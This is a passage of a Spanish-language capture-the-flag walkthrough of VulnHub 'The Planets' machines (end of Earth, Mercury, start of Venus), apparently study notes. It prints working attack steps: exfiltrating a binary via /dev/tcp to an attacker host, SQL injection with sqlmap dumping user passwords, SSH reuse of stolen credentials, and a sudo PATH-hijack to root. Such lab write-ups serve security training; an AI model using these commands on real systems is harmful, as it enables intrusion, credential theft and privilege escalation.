access("/dev/shm/Zw7bV9U5", 0)          = -1
access("/tmp/kcM0Wewe", 0)              = -1
puts("RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.")
                                         = 44
+++ exited (status 0) +++
```

```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12 2021 /usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset_root > /dev/tcp/192.168.56.103/1234
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

Como nuestra conexión a la CLI con nc no nos permite funcionalidades esenciales como cambiar de usuario o cambiar de directorio, usamos una pseudo-consola que viene ya con python.

<https://docs.python.org/3/library/pty.html> (Más info en la documentacion)

> python -c 'import pty;pty.spawn("/bin/bash")'

- c : ejecuta el comando de python que le especifiquemos

> touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe

> ./usr/bin/reset\_root

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ ./usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
bash-5.1$ ./usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth
[root@earth /]#
```

De esta manera ya estamos en root !!!

```
[root@earth ~]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

 _-o#@@*''''?d:>b\_
_o/"`' ',, dMF9MMMMMMHo_
.o$#'` "MbHMMMMMMMMMMMMHo .
.o"" ' vodM*$@@HMMMMMMMMMM ?.
$M&ood,~`(`(&##MMMMMH\ \
,MMMMMM#b?#bobBBBBBHHMMML
/
& ?MMMMMMMMMMMMMMMMMM7MMMSR*Hk
?$. :MMMMMMMMMMMMMMMMMM/MMMM|`*L
| MM|MMMMMMMMMMMMMMMMMMMMbMH' T,
$H#: `*MMMMMMMMMMMMMMMMMMMMb#} `?
]MMH# " " * " " * #MMMMMMMMMMMMMM ' -
MMMMMB_ | MMMMMMMMMMMMP ' :
HMMMMMMMHo ` MMMMMMMMMMT ' .
?MMMMMMMMMP 9MMMMMMMM} ' -
-?MMMMMMMM | MMMMMMMMM? ,d-
: | MMMMMMM - ` MMMMMMMMT .M| . :
.9MMM[ &MMMMMM* ' ' :
:9MMk `MMM#"
&M} `-
`&.
`~, . . . . . . . .
`-`-- ._,dd###pp=""'
`-`-- ._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]# █
```

```
[root flag b0da9554d29db2117b02aa8b66ec492e]
```

## Recursos de ayuda :

<https://cyberchef.org/#input=aG9sYU11bmRv> [HERRAMIENTA]

<https://ra2302.github.io/posts/Earth/> [BLOG]

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

## [DOCUMENTACION REVERSE SHELL]

<https://www.youtube.com/watch?v=e9de7AK0i2s> [FUENTE PRINCIPAL]

## Mercury

---

<https://www.vulnhub.com/entry/the-planets-mercury,544/>


### Description

Difficulty: Easy

Mercury is an easier box, with no bruteforcing required. There are two flags on the box: a user and root flag which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMware.

## PASOS

1- Configuración de la red de la máquina. (Este paso es importante para que desde Kali podamos acceder a la misma. Tienen que estar conectadas a la misma red).  
Arrancamos las máquinas.



2- Vemos que se ha abierto una terminal. Como una especie de login. Obtenemos la ip de la máquina con Kali, por medio del comando:

```
> sudo netdiscover -i eth0  
> sudo arp-scan -l
```

```
[kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.16
.103
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denie
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission den
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhill
p-scan)
192.168.56.1    0a:00:27:00:00:12      (Unknown: locally administe
192.168.56.100   08:00:27:fc:66:4f      (Unknown)
192.168.56.105   08:00:27:33:23:58      (Unknown)
```

Como ya la tenemos indicada en la misma máquina este paso no hace falta.

3- Exploramos los puertos abiertos con nmap -sV -Av IP\_maquina

-v: verbose, para ver los puertos que va encontrando y no esperar hasta el final del comando

-A: Para detectar SO, versiones etc...

-sV: Para determinar el servicio y la versión de los puertos abiertos

```
[kali㉿kali)-[~]
└─$ nmap -sV -Av 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 10:27 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating Ping Scan at 10:27
Scanning 192.168.56.105 [2 ports]
Completed Ping Scan at 10:27, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
disabled. Try using --system-dns or specify valid servers with --dn
ervers
Initiating Connect Scan at 10:27
Scanning 192.168.56.105 [1000 ports]
Discovered open port 22/tcp on 192.168.56.105
Discovered open port 8080/tcp on 192.168.56.105
Completed Connect Scan at 10:27, 0.25s elapsed (1000 total ports)
Initiating Service scan at 10:27
Scanning 2 services on 192.168.56.105
```

[https://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

En la salida vemos que los puertos abiertos son el 22 (ssh) y el 8080 (http)

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux
; protocol 2.0)
|_ ssh-hostkey:
|   3072 c824ea2a2bf13cfa169465bdc79b6c29 (RSA)
|   256 e808a18e7d5abc5c66164824570dfab8 (ECDSA)
|_ 256 2f187e1054f7b917a2111d8fb330a52a (ED25519)
8080/tcp  open  http-proxy  WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.1 404 Not Found
|   Date: Tue, 11 Apr 2023 14:28:00 GMT
|   Server: WSGIServer/0.2 CPython/3.8.2
|   Content-Type: text/html
|   X-Frame-Options: DENY
|   Content-Length: 2366
|   X-Content-Type-Options: nosniff
|   Referrer-Policy: same-origin
|   <!DOCTYPE html>
|   <html lang="en">
|   <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8
|   >
|   <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|   <meta name="robots" content="NONE,NOARCHIVE">
|   <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight: normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight: normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
```

Entramos en la pagina: <http://192.168.56.105:8080/> y vemos que aparentemente está en desarrollo. Podemos obtener más acerca de los subdirectorios:

```
> dirb http://192.168.56.105:8080/
> gobuster -u http://192.168.56.105:8080/ -w /usr/share/dirb/wordlists/common.txt
(ambas usan la misma lista)
```

Detectamos que tenemos un robots.txt

```
(kali㉿kali)-[~]
$ dirb http://192.168.56.105:8080/

_____
DIRB v2.22
By The Dark Raver
_____


START_TIME: Tue Apr 11 10:36:50 2023
URL_BASE: http://192.168.56.105:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____

GENERATED WORDS: 4612
— Scanning URL: http://192.168.56.105:8080/ —
+ http://192.168.56.105:8080/robots.txt (CODE:200|SIZE:26)
_____

END_TIME: Tue Apr 11 10:37:11 2023
DOWNLOADED: 4612 - FOUND: 1
```


Sin embargo, no encontramos más info relevante en el robots.txt

Ahora, probamos poner cualquier cosa después



Vemos que tenemos un subdirectorio más :

<http://192.168.56.105:8080/mercuryfacts/>



Still in development.

- Mercury Facts: [Load a fact.](#)
- Website Todo List: [See list.](#)

Vamos a ver si sufre de inyecciones por sql, pues usa el método get para buscar mostrar info por medio del enlace.

```
ProgrammingError at /mercuryfacts/1==1/
(1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '==1' at line 1")
Request Method: GET
Request URL: http://192.168.56.105:8080/mercuryfacts/1%3D%3D1/
Django Version: 3.1
Exception Type: ProgrammingError
Exception Value: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '==1' at line 1")
Exception Location: /usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
Python Executable: /usr/bin/python3
Python Version: 3.8.2
Python Path: ['/home/webmaster/mercury_proj',
             '/usr/lib/python38.zip',
             '/usr/lib/python3.8',
             '/usr/lib/python3.8/lib-dynload',
             '/usr/local/lib/python3.8/dist-packages',
             '/usr/lib/python3/dist-packages']
Server time: Tue, 11 Apr 2023 14:48:06 +0000

Traceback Switch to copy-and-paste view
/usr/local/lib/python3.8/dist-packages/django/db/backends/utils.py, line 82, in _execute
    82.         return self.cursor.execute(sql)
▶ Local vars
/usr/local/lib/python3.8/dist-packages/django/db/backends/mysql/base.py, line 73, in execute
    73.         return self.cursor.execute(query, args)
▶ Local vars
/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 206, in execute
    206.         res = self._query(query)
```

Como vemos que es sensible a inyecciones, probamos conocer más datos de la BD con `sqlmap`.

```
> sqlmap -u "192.168.56.105:8080/mercuryfacts/1/" --tables --current-db
```

- u : Target URL

-- tables = -T : para mostrar las tablas que componen las bases de datos

--current-db : Seleccionamos la base de datos actual

```
ST_SPATIAL_REFERENCE_SYSTEMS
| ST_UNITS_OF_MEASURE
| TABLES
| TABLESPACES
| TABLESPACES_EXTENSIONS
| TABLES_EXTENSIONS
| TABLE_CONSTRAINTS
| TABLE_CONSTRAINTS_EXTENSIONS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_ATTRIBUTES
| USER_PRIVILEGES
| VIEWS
| VIEW_ROUTINE_USAGE
| VIEW_TABLE_USAGE
+
Database: mercury
[2 tables]
+
| facts
| users
+
```

```
> sqlmap -u "192.168.56.105:8080/mercuryfacts/1/" -T users -D mercury --dump
```

- u : URL

- T : Table

- D : Database

--dump : Muestra el contenido de las tablas

[Brian] - - - Revisar si está bien o no - - -

```
> sqlmap -u "http://192.168.56.104:8080/mercuryfacts/" -D mercury --dump-all
```

--batch

[Fin Brian]

```
[03:25:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[03:25:54] [INFO] fetching columns for table 'users' in database 'mercury'
[03:25:54] [INFO] fetching entries for table 'users' in database 'mercury'
Database: mercury
Table: users
[4 entries]
+---+---+
| id | password           | username |
+---+---+
| 1  | johnny1987          | john     |
| 2  | lovemykids111        | laura    |
| 3  | lovemybeer111         | sam      |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+---+---+
[03:25:54] [INFO] table 'mercury.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.105/dump/mercury/users.csv'
[03:25:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.105'

[*] ending @ 03:25:54 /2023-04-12/
```

Recordamos que hemos visto en el análisis de puertos, el 22, abierto, que nos permite hacer una shell remota a la máquina. Probamos con los usuarios y las contraseñas.

La opción de webmaster es la que nos parece más interesante, por lo que es la primera que probamos.

```
(kali㉿kali)-[~]
└─$ ssh webmaster@192.168.56.105
webmaster@192.168.56.105's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Tue 11 Apr 15:50:04 UTC 2023

 System load:  0.0          Processes:           106
 Usage of /:   73.5% of 4.86GB  Users logged in:    0
 Memory usage: 29%          IPv4 address for enp0s3: 192.168.56.1
05
 Swap usage:   0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Apr  9 09:42:57 2023 from 192.168.56.103
webmaster@mercury:~$
```

Ya hemos ganado acceso al usuario, por ende vemos si encontramos algo interesante como la flag o algo que nos permita escalar privilegios en el sistema, pues al intentar ejecutar algo que requiera privilegios (sudo su), salta una alerta de que el usuario no está en el fichero de sudoers.

```
Last login: Sun Apr  9 09:42:57 2023 from 192.168.56.103
webmaster@mercury:~$ pwd
/home/webmaster
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4cccd]
webmaster@mercury:~$ sudo su
[sudo] password for webmaster:
Sorry, try again.
[sudo] password for webmaster:
webmaster is not in the sudoers file. This incident will be reported.
webmaster@mercury:~$
```

Por ello vamos explorando los ficheros y encontramos un fichero notes.txt con información preciada.

```

webmaster@mercury:~$ ls
mercury_proj user_flag.txt
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3 mercury_facts mercury_proj
manage.py mercury_index notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ
0aHMK
linuxmaster for linux stuff - linuxmaster:bWVY3VyeW1lYW5kaWFtZXRlcmlzN
Dg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo 'bWVY3VyeW1lYW5kaWFtZXRlcmlzNDg
4MGttCg==' | base64 -d
mercurymeandiameteris4880km

```

Tenemos la contraseña del linuxmaster: mercurymeandiameteris4880km

También la que ya teníamos webmaster: mercuryisthesizeof0.056Earths

Cambiamos de usuario:

> su linuxmaster

Vemos que la contraseña encontrada pertenece al usuario.

Listamos los comandos que se le permiten o se le prohíbe al usuario con sudo -l

Al visualizar el contenido del fichero, podemos ver el comando

tail -n 10 /var/log/syslog

```

webmaster@mercury:/var$ sudo linuxmaster
[sudo] password for webmaster:
webmaster@mercury:/var$ su linuxmaster
Password:
linuxmaster@mercury:/var$ ls
backups cache crash lib local lock log mail opt run spool tmp
linuxmaster@mercury:/var$ cd /home
linuxmaster@mercury:/home$ ls
linuxmaster mercury webmaster
linuxmaster@mercury:/home$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:/home$ 

```

Vemos que nuestro usuario puede ejecutar tail como sudo y podemos crear un vínculo entre un comando que necesita permisos y otro que tiene permisos de ejecución con sudo.

```
linuxmaster@mercury:~$ ln -s /usr/bin/vi tail
linuxmaster@mercury:~$ export PATH=.:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit
root@mercury:/home/linuxmaster#
```

Exponemos el directorio en el que se encuentra vi, which. ( /usr/bin/vi )

> ln -s (source) (linked)

-s soft. Usamos soft porque el SO no permite la creación de enlaces hard a directorios. Esto podría causar problemas en la estructura del sistema.

[https://es.wikipedia.org/wiki/Ln\\_\(Unix\)](https://es.wikipedia.org/wiki/Ln_(Unix))

> export PATH=.:\$PATH

Para crear una variable del sistema cuyo contenido sea el directorio actual (pwd=.)

> sudo --preserve-env=PATH /usr/bin/check\_syslog.sh

> sudo --preserve-env=PATH (desde donde quiero ejecutarlo) (el script que quiero ejecutar)

Para ejecutar el script desde nuestro PATH actual

Recursos de ayuda para la resolución:

<https://www.youtube.com/watch?v=B-tgLDA0QvU&pp=ygUPbWVY3VyeSB2dWxuaHVi>

<https://sbsbsb.medium.com/the-planets-mercury-write-up-f83b7820cc17>

<https://ra2302.github.io/posts/Mercury/>



# Venus

## Description

Difficulty: Medium/Easy

Venus is a medium box requiring more knowledge than the previous box, "Mercury", in this series. There are two flags on the box: a user and root flag which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMware. Any questions/issues or feedback please email me at: SirFlash at protonmail.com

### 1. Configuración de las máquinas en VirtualBox.




2. Encontrar ip de la máquina objetivo.

3. Escaneo de puertos de la maquina objetivo.

```
(kali㉿kali)-[~]
$ sudo nmap -sV -A 192.168.56.108
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 10:45 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating ARP Ping Scan at 10:45
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 10:45, 0.08s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 10:45
Scanning 192.168.56.108 [1000 ports]
Discovered open port 22/tcp on 192.168.56.108
Discovered open port 8080/tcp on 192.168.56.108
Completed SYN Stealth Scan at 10:45, 8.59s elapsed (1000 total ports)
Initiating Service scan at 10:45
Scanning 2 services on 192.168.56.108
Completed Service scan at 10:46, 91.54s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.108
Retrying OS detection (try #2) against 192.168.56.108
WARNING: OS didn't match until try #2
NSE: Script scanning 192.168.56.108.
Initiating NSE at 10:46
Completed NSE at 10:46, 5.05s elapsed
Initiating NSE at 10:46
Completed NSE at 10:46, 1.02s elapsed
Initiating NSE at 10:46
Completed NSE at 10:46, 0.00s elapsed
Nmap scan report for 192.168.56.108
Host is up (0.0012s latency).
Not shown: 984 filtered tcp ports (no-response), 14 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
|   256 b03e1c684a31327753e31089d6297850 (ECDSA)
|   256 fdb420d0d8da0267a4a548f346e2b90f (ED25519)
8080/tcp  open  http-proxy  WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sun, 16 Apr 2023 14:45:20 GMT
|     Server: WSGIServer/0.2 CPython/3.9.5
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Content-Length: 626
```

4. Accedemos al puerto 8080 con el protocolo http



## Venus Monitoring Login

### Please login:

Credentials guest:guest can be used to access the guest account.


Username:

Password:


### 5. Buscamos directorios ocultos con gobuster y la wordlist common.txt

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.108:8080/ -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.108:8080/
[+] Method:       GET
[+] Threads:      10
